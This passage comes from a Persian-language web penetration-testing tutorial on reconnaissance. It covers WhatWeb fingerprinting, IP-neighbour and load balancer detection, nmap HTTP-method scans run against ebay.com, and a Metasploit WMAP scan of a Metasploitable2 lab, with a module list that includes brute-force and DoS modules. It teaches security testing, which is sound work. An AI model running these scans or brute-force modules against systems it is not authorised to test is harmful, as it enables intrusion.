DNT: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
X-Client-Data: CJC2yQEIorbJAQiptskBCMS2yQEInobKAQjxiMoBCMWUygE=

HTTP/1.1 200 OK
Accept-Ranges: bytes
Age: 497352
Cache-Control: private, s-maxage=0, max-age=0, must-revalidate
Content-Encoding: gzip
Content-language: en
Content-Length: 23664
Content-Type: text/html; charset=UTF-8
Date: Thu, 15 Jan 2015 18:44:12 GMT
Last-Modified: Sat, 10 Jan 2015 00:34:19 GMT
Server: Apache
Vary: Accept-Encoding,Cookie
Via: 1.1 varnish, 1.1 varnish
X-Cache: cp1053 hit (4), cp1067 frontend hit (621)
X-Content-Type-Options: nosniff
X-Powered-By: HHVM/3.3.1
X-UA-Compatible: IE=Edge
X-Varnish: 1344194418 1344032537, 3913581013 3343125946
```

همچنین فیلدهای کوکی می توانند نشانه ای بر فریم ورک بکار رفته در صفحه وب مورد نظر باشد. کامنت های بکاررفته در سورس صفحات می تواند فریم ورک بکار رفته را افشا کنند. اطلاعات بکار رفته در سورس صفحات می تواند اطلاعات زیادی درباره تکنولوژی های بکار رفته به شما بدهد.



اسکنر Whatweb

هدف اصلی ابزار Whatweb شناسایی تکنولوژی های مختلف بکار رفته در وبسایت ها می باشد. این ابزار به صورت پیش فرض درون کالی لینوکس و بک باکس موجود است . درون کالی لینوکس کافی است از منو Applications به مسیر زیر رفته تا به این ابزار دسترسی پیدا کنید :

Applications > Web Application Analysis > Web Vulnerability scanners



این ابزار قادر به شناسایی سیستم های مدیریت محتوای مختلف (CMS) , بسته های اپلیکیشن آنالیز و آمار سایت , کتابخانه های جاوا اسکریپت بکار رفته در طراحی اپلیکیشن و... می باشد.

```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help

.$$$     $.                                   .$$$     $.
$$$$     $$. .$$$  $$$ .$$$$$$.  .$$$$$$$$$$. $$$$     $$. .$$$$$$$. .$$$$$$.
$ $$     $$$ $ $$  $$$ $ $$$$$$. $$$$$ $$$$$$ $ $$     $$$ $ $$   $$ $ $$$$$$.
$ `$     $$$ $ `$  $$$ $ `$  $$$ $$' $ `$ `$$ $ `$     $$$ $ `$      $ `$  $$$'
$. $     $$$ $. $$$$$$ $. $$$$$$ `$  $. $  :' $. $     $$$ $. $$$$   $. $$$$$.
$::$  .  $$$ $::$  $$$ $::$  $$$     $::$     $::$  .  $$$ $::$      $::$  $$$$
$;;$ $$$ $$$ $;;$  $$$ $;;$  $$$     $;;$     $;;$ $$$ $$$ $;;$      $;;$  $$$$
$$$$$$ $$$$$ $$$$  $$$ $$$$  $$$     $$$$     $$$$$$ $$$$$ $$$$$$$$$ $$$$$$$$$'

WhatWeb - Next generation web scanner version 0.4.8-dev.
Developed by Andrew Horton aka urbanadventurer and Brendan Coles.
Homepage: http://www.morningstarsecurity.com/research/whatweb

Usage: whatweb [options] <URLs>

TARGET SELECTION:
  <TARGETs>              Enter URLs, hostnames, IP adddresses, filenames,
                         or nmap-format IP address ranges.
  --input-file=FILE, -i Read targets from a file. You can pipe
                         hostnames or URLs directly with -i /dev/stdin.

TARGET MODIFICATION:
  --url-prefix           Add a prefix to target URLs.
  --url-suffix           Add a suffix to target URLs.
  --url-pattern          Insert the targets into a URL. Requires --input-file,
                         eg. www.example.com/%insert%/robots.txt

AGGRESSION:
  The aggression level controls the trade-off between speed/stealth and
  reliability.
  --aggression, -a=LEVEL Set the aggression level. Default: 1.
  Aggression levels are:
  1. Stealthy   Makes one HTTP request per target. Also follows redirects.
  2. Unused
  3. Aggressive If a level 1 plugin is matched, additional requests will be
                made.
  4. Heavy      Makes a lot of HTTP requests per target. Aggressive tests from
                all plugins are used for all URLs.

HTTP OPTIONS:
  --user-agent, -U=AGENT Identify as AGENT instead of WhatWeb/0.4.8-dev.
  --header, -H           Add an HTTP header. eg "Foo:Bar". Specifying a default
                         header will replace it. Specifying an empty value, eg.
```

اپلیکیشن Whatweb ادعا می کند که بیش از 900 پلاگین مختلف را شناسایی می کند. در مثال زیر مشاهده می کنید که با استفاده از این ابزار سایت نت آموز را بررسی می کنیم . این کار درون خط فرمان با استفاده از سوییچ v- انجام شده .



استفاده از سوییچ v- موجب شده تا اطلاعات کامل تری (Verbose) در اختیار ما قرار داده شود :

```
root@netamooz:~# whatweb -v netamooz.net
WhatWeb report for http://netamooz.net
Status    : 200
Title     : آموزش امنیت شبکه - آموزش کاربردی امنیت شبکه - نت آموز
IP        : 104.28.2.29
Country   : UNITED STATES, US

Summary   : Lightbox, JQuery[1.12.3], WordPress, UncommonHeaders[link,cf-ray
], HTTPServer[cloudflare-nginx], cloudflare, Open-Graph-Protocol[website], S
cript[application/ld+json,javascript,text/javascript], HttpOnly[__cfduid,wfv
t_1940206618], X-Powered-By[PHP/5.6.20], PHP[5.6.20], Cookies[PHPSESSID,__cf
duid,wfvt_1940206618], HTML5

Detected Plugins:
[ Cookies ]
        Display the names of cookies in the HTTP headers. The
        values are not returned to save on space.

        String       : __cfduid
        String       : PHPSESSID
        String       : wfvt_1940206618

[ HTML5 ]
        HTML version 5, detected by the doctype declaration
```

در صورتیکه قصد تست نفوذ یک سیستم مدیریت محتوا را دارید , کالی لینوکس ابزار انگشت نگاری بخصوصی برای سیستم های مدیریت محتوا می باشد . این ابزار را BlindElephant می نامند و در مسیر زیر قرار گرفته است :

Applications > Web Application Analysis > CMS & Framework Identification



شناسایی میزبان های مجازی

بسیاری از شرکت ها و سازمان ها به دلایل اقتصادی از سرویس های میزبانی اشتراکی وب استفاده می کنند. اشتراک منابع وب و آدرس آیپی یکی از مفیدترین و اقتصادی ترین تکنیک ها برای خرید خدمات وب می باشد. زمانیکه یک آدرس آیپی بخصوص را بررسی می کنید , خواهید دید که دامین های زیادی نمایش داده می شوند. این کار از طریق کوئری معکوس DNS برای یک آدرس آیپی خاص انجام می شود. در واقع این وبسایت ها از یک میزبانی وب مجازی مشترک استفاده می کنند . این کار شباهت زیادی به تسهیم و اشتراک منابع سیستم ها می باشد. در این شرایط زمانیکه سرور درخواستی را برای سایت موجود بر روی سرور خود دریافت می کند , از طریق نام میزبان (Host Name) تعیین شده در هدر درخواست تشخیص می دهد که درخواست مرتبط با کدام یک از سایت های موجود در سرور هست و آن را به مسیر درست هدایت می کند.

سایت های زیادی به منظور تشخیص سایت های همسایه شما بر روی سرور وجود دارند و این سایت ها کاری انجام نمی دهند جز کوئری معکوس DNS .

مثلا سایت های :

http://www.my-ip-neighbors.com/

http://www.ipneighbour.com/

http://www.dnsqueries.com/en/ip_neighbors.php

http://www.myipneighbors.com/

کافی است به یکی از سایت ها رفته و آدرس سایت مورد نظر خود را وارد کرده و بررسی کنید که چه سایت های دیگری بر روی آن سرور میزبانی می شوند :



Ip Neighbors

www.dnsqueries.com/en/ip_neighbors.php

NETWORK TOOLS FOR EVERY SYS ADMIN

DNSQUERIES

› DQ Tools › Browser Addons › Forum › Faq › Contact Us › Language

Your current ip is 79.127.79.49

Karaj - IS

DNSQueries News

29 June 2010
Call for Ideas!
We are waiting to know your needs!

25 November 2009
Fixed bug "style not defined"
IE8 users can now be free from annoying popups!

16 October 2009
IE Toolbar released
After more than a month of developement we have just released the new toolbar version!

6 October 2009
The toolbar goes 500

Home | Ip Neighbors

Ip Neighbors

This tool is very useful to know how many domains are hosted by a particular server. It might be very useful to know which kind of sites are on it, it's a matter of neighborhood, to check if there aren't porn sites, problematic domains and such things. DNSQueries.com offers you the most comprensive list of domains based on more then 1.000.000.000 entries.

Ip Neighbors
Ip/Domain: meghdadit.com
Run tool »

Results for checks on meghdadit.com

I have found 1 domains hosted on the same server:

emalls.ir

BOOKMARK

to a company

WebPartners
Apribuste
Il Mio Ip

علاوه بر سایت های مذکور شما می توانید به موتور جستجو بینگ رفته و از عملگر ip به منظور پیدا کردن سایت های مشابه موجود بر روی آدرس آیپی هدف استفاده کنید. در این شرایط ابتدا بایستی دامنه را با ابزارهای موجود به آیپی ترجمه کنید :

ip:104.28.3.29 - Bing

www.bing.com/search?q=ip%3A104.28.3.29&go=Submit&qs=bs&form=QBLH

ip:104.28.3.29

Sign in

Web Images Videos News Explore

124,000 RESULTS

پروتکل tcpip - پروتکل tcp/ip - netamooz.net
netamooz.net/tcpip-protocol
پروتکل tcpip ؟ چیست TCP/IP مخفف Transmission Control Protocol / Internet Protocol . می باشد معنی لغوی آن یعنی پروتکل ...

آموزش کاربردی امنیت شبکه - دستور tracert
netamooz.net/tracert
برای نشان داد مسیر کاملی که یک بسته طی می کند تا به مقصد برسد استفاده می شود دستور tracert .

Custom Elearning Development | Learnkit
learnkit.com
Learnkit, a custom elearning development company, drives workplace performance and organizational outcomes through immersive online learning.



شناسایی لودبالانسرها

بیشتر وبسایت های بزرگ از یک نوع متد لودبالانسینگ یا همان توان بار برای توزیع بار سرویس های خود بر روی چندین سرور و حفظ دسترسی پذیری بالا استفاده می کنند. طبیعت تعاملی وبسایت ها موجب شده تا به منظور حفظ یکپارچگی فرایندها در طی یک نشست تنها از همان سرور قبلی استفاده کنند. برای مثال یک وبسایت فروشگاهی را در نظر بگیرید .

کاربر یک محصول را به سبد خرید اضافه می کند. مسلما انتظار می رود در صورت مراجعه مجدد کاربر محصول در سبد خرید وی باشد به همین منظور در طی یک نشست کاربر بایستی به همان سرور قبلی متصل گردد تا قادر به اتمام خرید خود باشد. با ظهور حملات شخص واسط (Man in the Middle Attacks) با یک مسئله امنیتی بسیار مهم روبرو می شویم. لودبالانسر بایستی حتما درخواست های مرتبط را به همان سرور ارسال کند.

تکنیک های مختلفی به منظور توازن بار اتصالات کاربران با سرور استفاده می شود. DNS ساده ترین شیوه برای پیکربندی می باشد ولی در مقابل این روش اطمینان کافی را ندارد و یک تجربه حقیقی توازن بار را به کاربر ارایه نمی کند. لودبالانسرهای سخت افزاری موردی هستند که امروزه به منظور مسیریابی ترافیک به وبسایت ها و نگهداری بار وبسایت بین چندین سرور استفاده می شوند.

در طی یک فرایند تست نفوذ شما بایستی تکنیک استفاده شده برای توازن بار وبسایت را شناسایی کنید تا نمای جامعی از زیرساخت شبکه هدف بدست آورید. زمانیکه روش استفاده شده شناسایی شد اکنون زمان تست هر سرور قرار گرفته در پشت لودبالانسر به منظور کشف آسیب پذیری ها می باشد.



لودبالانسرهای مبتنی بر کوکی


شیوه ای رایج که توسط لودبالانسرهای سخت افزاری استفاده می شود , این است که یک کوکی را به مرورگر کاربر نهایی ارسال کند و این کوکی به یک سرور خاص اختصاص دارد . در نتیجه تا زمان اعتبار کوکی هر زمان که کاربر به وبسایت هدف متصل گردد , به همان سرور وصل خواهد شد. کوکی مستقل از آدرس آیپی عمل خواهد کرد چرا که بسیاری از کاربران پشت پروکسی یا NAT هستند و آیپی معیار خوبی برای سنجش نیست.

هر لودبالانسر دارای فرمت کوکی و اسامی خاص خود خواهد بود. این اطلاعات را می توان به منظور تشخیص ارایه کننده لودبالانسر استفاده کرد. مقدار Set Cookie که توسط لودبالانسر تعیین می شود می تواند حاوی اطلاعات حیاتی درباره هدف باشد .

ابزار Burp Proxy را می توان به نحوی پیکربندی کرد تا تماس شما را تجزیه و تحلیل کند و از این طریق می توان کوکی ها را از هدر استخراج و آنالیز کرد. همانگونه که در تصویر زیر مشاهده می کنید , سرور هدف ما از لودبالانسر F5 استفاده می کند. مقدار عددی طولانی در حقیقت مقدار کدگذاری شده می باشد که حاوی Pool Name , آدرس آیپی و شماره پورت می باشد.پس در این مورد لوبالانسر اطلاعات حیاتی سرور را افشا می کند که نباید اینگونه باشد.

لودبالانسر را می توان به شیوه ای پیکربندی کرد که این جزئیات امنیتی را فاش نکند. این کار معمولا تنها توسط سازمان های بزرگ که دارای یک تیم اختصاصی هستند که بر روی لود بالانسر کار می کنند انجام می شود .






فرمت پیش فرض لودبالانسر F5 به شکل زیر می باشد :

```
BIGipServer<pool name> =<coded server IP>.<coded server port>.0000
```

در تصویر زیر مشاهده می کنید که کوکی رمزنگاری شده است. هرچند هکر مخرب قادر به شناسایی لودبالانسر می باشد , کوکی اطلاعات حیاتی موجود در پشت لودبالانسر را افشا نمی کند :





دیگر روش های شناسایی لودبالانسرها

چند روش دیگر به منظور شناسایی یک دیوایس مثل لودبالانسر وجود دارد که در این بخش به توضیح مختصر درباره هر یک می پردازیم :

آنالیز تفاوت های SSL بین سرورها : در بین وب سرورهای مختلف ممکن است تفاوت های کوچکی در پیکربندی SSL وجود داشته باشد. برچسب زمانی موجود بر روی گواهینامه SSL وب سرور ممکن است متفاوت باشد. تفاوت موجود در پیکربندی SSL را می توان به منظور تشخیص این موضوع که آیا چندین سرور در پشت یک لودبالانسر قرار گرفته اند استفاده کرد.

هدایت به آدرس URL متفاوت : شیوه ای دیگر توازن بار بین درخواست ها بین سرورها هدایت کاربر به آدرس URL متفاوت به منظور توزیع بار می باشد. کاربر ممکن است سایت www.example.com را باز کرده باشد ولی به آدرس www2.example.com هدایت شود. درخواست کاربر دیگر نیز به آدرس www1.example.com هدایت می شود. این یکی از ساده ترین روش ها برای شناسایی وجود یک لودبالانسر می باشد ولی این روش خیلی استفاده نمی شود چرا که مدیریت آن دشوار است و دارای پیامدهای امنیتی می باشد.

رکوردهای DNS برای لودبالانسرها : رکوردهای میزبان در زون DNS را می توان به منظور پی بردن به وجود یک دیوایس لودبالانسر استفاده کرد.



ردیاب لودبالانسر : این ابزاری است که در کالی لینوکس نیز وجود دارد. ابزار Load balancer detector تشخیص می دهد که آیا وبسایت هدف شما از یک لودبالانسر استفاده می کند یا خیر. دستور مورد نیاز برای استفاده از این ابزار به صورت زیر می باشد :

```
lbd websitename
```

هرچند این ابزار دارای سلب مسئولیت می باشد و اعلام کرده که این تنها ابزاری برای اثبات مفهوم می باشد و ممکن است به شما نتایج غلطی را بدهد.

فایروال اپلیکیشن وب : در کنار لودبالانسر اپلیکیشن ممکن است از یک فایروال اپلیکیشن وب یا همان WAF استفاده کند تا مانع حملات شود. ابزار تشخیص WAF یا همان Wafw00f در کالی لینوکس قادر به شناسایی وجود دیوایس های WAF می باشد. این ابزار در مسیر زیر در منو کالی قرار گرفته است :

Information gathering **>** IDS/IPS Identification



اسکن وب سرورها برای آسیب پذیری و پیکربندی های نادرست

تا اینجای کار با بخش زیرساخت هدف سروکار داشتیم. اکنون بایستی نرم افزار اساسی هدف را شناسایی و تفاوت بین تکنولوژی های موجود بکار رفته را درک کنیم. اپلیکیشن های وب با پیکربندی های پیش فرض طراحی شده اند که این پیکربندی ها می تواند نسبت به یکسری حملات آسیب پذیر باشند و راههای نفوذ را برای بکارگیری اپلیکیشن باز بگذارد.

کالی لینوکس ابزارهای مختلفی را به منظور آنالیز اپلیکیشن های وب و بررسی مشکلات پیکربندی ارایه می کند. ابزارهای اسکن از طریق مرور کل وبسایت اپلیکیشن و آسیب پذیری ها آن را شناسایی می کنند. این ابزارها پوشه ها و فایل ها و تنظیمات خاصی را تست می کند. زبان های برنامه نویسی همچون PHP و CGI ممکن است به درستی پیکربندی نشده باشند و یا نسخه های قدیمی داشته باشند که با استفاده از ابزارهای اتوماتیک قابل بکارگیری هستند.



شناسایی متدهای HTTP
با استفاده از ابزار NMAP

از بین تمام متدهای HTTP موجود , امروزه تنها برخی از آنها به صورت فعال استفاده می شوند و متدهایی همچون PUT , DELETE و TRACE بایستی بر روی وب سرور غیرفعال شوند مگر اینکه دلیل خوبی برای فعال کردن آنها وجود داشته باشد.

به عنوان یک آزمونگر نفوذ اولین وظیفه شما شناسایی متدهایی است که توسط وب سرور پشتیبانی می شوند. شما این کار را می توانید با استفاده از ابزار Netcat انجام دهید. نت کت یک اتصال مستقیم با وب سرور ایجاد کرده و وب سرور را با متد OPTIONS کوئری می کند. هرچند در بسیاری از موارد سرورها اجازه برقراری اتصال با استفاده از نت کت را نمی دهند.

همین کار را می توانید با استفاده از ابزار انمپ انجام دهید.

اسکریپت های انمپ هر روز در حال توسعه هستند و اسکریپت های کاربردی جدیدتری معرفی می شوند. به این منظور اسکریپتی با نام http-methods وجود دارد. زمانیکه این اسکریپت را بر روی سرور هدف اجرا می کنید , این اسکریپت متدهای HTTP مجاز بر روی سرور هدف را به شما نشان داده و جدا از آن متدهای خطرناک را معرفی می کند . همانطور که در تصویر زیر نیز مشاهده می کنید , چندین متد شناسایی شده و از این میان متد TRACE نیز فعال است که به عنوان یک ریسک بالقوه شناسایی می شود. مسلما EBAY دلیل خوبی برای فعال کردن این متد دارد یا شاید هم در دام یک هانی پات افتاده ایم.



```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help
root@netamooz:~# nmap --script http-methods ebay.com

Starting Nmap 7.12 ( https://nmap.org ) at 2016-05-23 19:34 EDT
Nmap scan report for ebay.com (66.135.209.52)
Host is up (0.26s latency).
Other addresses for ebay.com (not scanned): 66.211.181.123 66.211.160.86 66.135.216.190 66.211.185.25 66.211.162.12
Not shown: 998 filtered ports
PORT    STATE SERVICE
80/tcp  open  http
| http-methods:
|   Supported Methods: GET HEAD POST TRACE OPTIONS
|_  Potentially risky methods: TRACE
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 294.87 seconds
root@netamooz:~#
```

انمپ به صورت پیش فرض بسته های خود را با نام موتور اسکریپت نویسی Nmap در هدر بسته ثبت می کند . شما می توانید با استفاده از اسکریپت http.useragent مقدار پیش فرض Agent مرورگر را به مقدار دلخواه خود تغییر دهید :

```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help
root@netamooz:~# nmap --script http-methods --script-args=http.useragent="Test Done by Netamooz" ebay.com

Starting Nmap 7.12 ( https://nmap.org ) at 2016-05-23 19:46 EDT
Nmap scan report for ebay.com (66.135.209.52)
Host is up (0.30s latency).
Other addresses for ebay.com (not scanned): 66.211.181.123 66.211.160.86 66.135.216.190 66.211.185.25 66.211.162.12
Not shown: 998 filtered ports
PORT    STATE SERVICE
80/tcp  open  http
| http-methods:
|   Supported Methods: GET HEAD POST TRACE OPTIONS
|_  Potentially risky methods: TRACE
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 300.80 seconds
root@netamooz:~#
```



تست وب سرورها با استفاده از ماژول ها اگزیلیاری

ماژول های متااسپلوییت زیر در حین تست نفوذ وب سرور برای تسترهای نفوذ مفید هستند :

Dir_listing : این ماژول به وب سرور هدف متصل شده و تشخیص می دهد که آیا قابلیت مرور شاخه ها (Directory Browsing) در وب سرور هدف فعال است یا خیر

Dir_scanner : با استفاده از این ماژول می توانید هدف را برای هر پوشه جذاب حاوی اطلاعات مهم جستجو کنید. شما می توانید یک دیکشنری سفارشی به ماژول بدهید و یا اینکه از فایل دیکشنری پیش فرض استفاده کنید.

Enum_wayback : این ماژول جالبی است. این ماژول سایت هایی مثل Archive.org را بررسی کرده و به دنبال صفحات قدیمی لینک شده به سایت هدف می گردد. صفحات قدیمی وب ممکن است هنوز ارتباطی با سایت داشته باشند.

Files_dir : این ماژول را می توان به منظور اسکن سرور برای آسیب پذیری درز داده استفاده کرد. این ماژول با شناسایی فایل های پیکربندی و فایل های کد منبع بخش های درز داده را شناسایی می کند.



http_login : در صورتیکه صفحه وب مورد نظر شما دارای یک صفحه لاگین باشد , می توانید با استفاده از بروت فورس شانس خود را با این ماژول امتحان کنید.

robots_txt : فایل های روبوت می تواند حاوی برخی URL های بررسی نشده باشند و شما با استفاده از این ماژول می توانید این آدرس های URL که توسط موتور جستجو ایندکس نشده اند را بررسی کنید.

webdav_scanner : این ماژول را می تون به منظور بررسی فعال بودن WebDAV بر روی سرور هدف مورد استفاده قرار داد.



خودکارسازی اسکن با پلاگین اسکنر وب WMAP

در طی سالیان متااسپلوییت رشد زیادی داشته و ماژول های اگزیلیاری زیادی برای آن طراحی شده است. ماژول اسکنر وبی وجود دارد که کل فرایند اسکن وب سرور را اتوماتیک می کند. ماژول WMAP درون متااسپلوییت پیاده سازی شده و با همه قابلیت های متااسپلوییت یکپارچه سازی شده است. ویژگی هایی همچون تکمیل خودکار دستورها , ورود داده ها از دیگر اسکنرها و یکپارچه سازی پایگاه داد.

ابتدا با وارد کردن دستور msfconsole کنسول متااسپلوییت را باز کنید. نکته بسیار مهم قبل از شروع اینکه پلاگین WMAP از پایگاه داده PostgreSQL متااسپلوییت برای ذخیره داده ها و نتایج حاصله استفاده می کند. پس اطمینان حاصل کنید که پایگاه داده PostgreSQL به درستی با متااسپلوییت اتصال برقرار کرده است. سپس با وارد کردن دستور load wmap پلاگین wmap را بارگذاری کنید.

شما ابتدا نیاز به تعریف یک سایت دارید. همانطور که در تصویر زیر نیز مشاهده می کنید با وارد کردن دستور زیر یک سایت ایجاد می کنیم :

```
wmap_sites -a http://192.168.1.9
```

در اینجا سایت هدف ما لوکال است و برای تست از Metasploitable2 استفاده کرده ایم ولی می توانید هر سایتی را برای هدف انتخاب کنید. در ادامه با استفاده از دستور wmap_sites -l سایت های موجود را لیست کنید تا از ایجاد صحیح سایت خود مطمئن شوید.



همچنین بایستی ID سایت را شناسایی کنید . همانگونه که می بینید در اینجا ID ما 0 می باشد. برای تعیین هدف که همان شناسه ID سایت هست از دستور wmap_targets استفاده می کنیم و این بار با دستور wmap_targets -l اهداف موجود را لیست می کنیم تا مطمئن شویم که هدف به درستی تعیین شده است.

```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help
msf > load wmap

[WMAP 1.5.1] ===  et [  ] metasploit.com 2012
[*] Successfully loaded plugin: wmap
msf > wmap_sites -a http://192.168.1.9
[*] Site created.
msf > wmap_sites -l
[*] Available sites
===============

     Id  Host         Vhost        Port  Proto  # Pages  # Forms
     --  ----         -----        ----  -----  -------  -------
     0   192.168.1.9  192.168.1.9  80    http   0        0


msf > wmap_targets -d 0
[*] Loading 192.168.1.9,http://192.168.1.9:80/.
msf > wmap_targets -l
[*] Defined targets
===============

     Id  Vhost        Host         Port  SSL    Path
     --  -----        ----         ----  ---    ----
     0   192.168.1.9  192.168.1.9  80    false         /


msf >
```



با وارد کردن دستور wmap_run -t می توانید ماژول های موجود برای اجرا را مشاهده کنید.

```
root@netamooz: ~
File Edit View Search Terminal Help
msf > wmap_run -t
[*] Testing target:
[*]     Site: 192.168.1.9 (192.168.1.9)
[*]     Port: 80 SSL: false
============================================================
[*] Testing started. 2016-05-23 20:22:03 -0400
[*] Loading wmap modules...
[*] 40 wmap enabled modules loaded.
[*]
=[ SSL testing ]=
============================================================
[*] Target is not SSL. SSL modules disabled.
[*]
=[ Web Server testing ]=
============================================================
[*] Module auxiliary/scanner/http/http_version
[*] Module auxiliary/scanner/http/open_proxy
[*] Module auxiliary/admin/http/tomcat_administration
[*] Module auxiliary/admin/http/tomcat_utf8_traversal
[*] Module auxiliary/scanner/http/drupal_views_user_enum
[*] Module auxiliary/scanner/http/frontpage_login
[*] Module auxiliary/scanner/http/host_header_injection
[*] Module auxiliary/scanner/http/options
[*] Module auxiliary/scanner/http/robots_txt
[*] Module auxiliary/scanner/http/scraper
[*] Module auxiliary/scanner/http/svn_scanner
[*] Module auxiliary/scanner/http/trace
[*] Module auxiliary/scanner/http/vhost_scanner
[*] Module auxiliary/scanner/http/webdav_internal_ip
[*] Module auxiliary/scanner/http/webdav_scanner
[*] Module auxiliary/scanner/http/webdav_website_content
[*]
=[ File/Dir testing ]=
============================================================
[*] Module auxiliary/dos/http/apache_range_dos
[*] Module auxiliary/scanner/http/backup_file
[*] Module auxiliary/scanner/http/brute_dirs
[*] Module auxiliary/scanner/http/copy_of_file
[*] Module auxiliary/scanner/http/dir_listing
[*] Module auxiliary/scanner/http/dir_scanner
[*] Module auxiliary/scanner/http/dir_webdav_unicode_bypass
[*] Module auxiliary/scanner/http/file_same_name_dir
[*] Module auxiliary/scanner/http/files_dir
[*] Module auxiliary/scanner/http/http_put
```

در پایان کار با وارد کردن دستور wmap_run -e می توانید تست را اجرا کنید تا آسیب پذیری های هدف شناسایی شوند.



```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help
msf > wmap_run -e
[*] Using ALL wmap enabled modules.
[-] NO WMAP NODES DEFINED. Executing local modules
[*] Testing target:
[*]     Site: 192.168.1.4 (192.168.1.4)
[*]     Port: 80 SSL: false
============================================================
[*] Testing started. 2016-06-07 10:51:20 -0400
[*] Loading wmap modules...
[*] 40 wmap enabled modules loaded.
[*]
=[ SSL testing ]=
============================================================
[*] Target is not SSL. SSL modules disabled.
[*]
=[ Web Server testing ]=
============================================================
[*] Module auxiliary/scanner/http/http_version

[*] 192.168.1.4:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Module auxiliary/scanner/http/open_proxy
[*] Module auxiliary/admin/http/tomcat_administration
[*] Module auxiliary/admin/http/tomcat_utf8_traversal
```

پس از پایان تست با وارد کردن دستور `wmap_vulns -l` می توانید آسیب پذیری های شناسایی شده را ببینید.

```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help
msf > wmap_vulns -l
[*] + [192.168.1.4] (192.168.1.4): scraper /
[*]     scraper Scraper
[*]     GET Metasploitable2 - Linux
[*] + [192.168.1.4] (192.168.1.4): directory /dav/
[*]     directory Directory found.
[*]     GET Res code: 200
[*] + [192.168.1.4] (192.168.1.4): directory /cgi-bin/
[*]     directory Directoy found.
[*]     GET Res code: 403
[*] + [192.168.1.4] (192.168.1.4): directory /doc/
[*]     directory Directoy found.
[*]     GET Res code: 200
[*] + [192.168.1.4] (192.168.1.4): directory /icons/
[*]     directory Directoy found.
[*]     GET Res code: 200
[*] + [192.168.1.4] (192.168.1.4): directory /index/
[*]     directory Directoy found.
[*]     GET Res code: 200
[*] + [192.168.1.4] (192.168.1.4): directory /phpMyAdmin/
[*]     directory Directoy found.
[*]     GET Res code: 200
```



گزارش گرافیکی با ابزار Skipfish

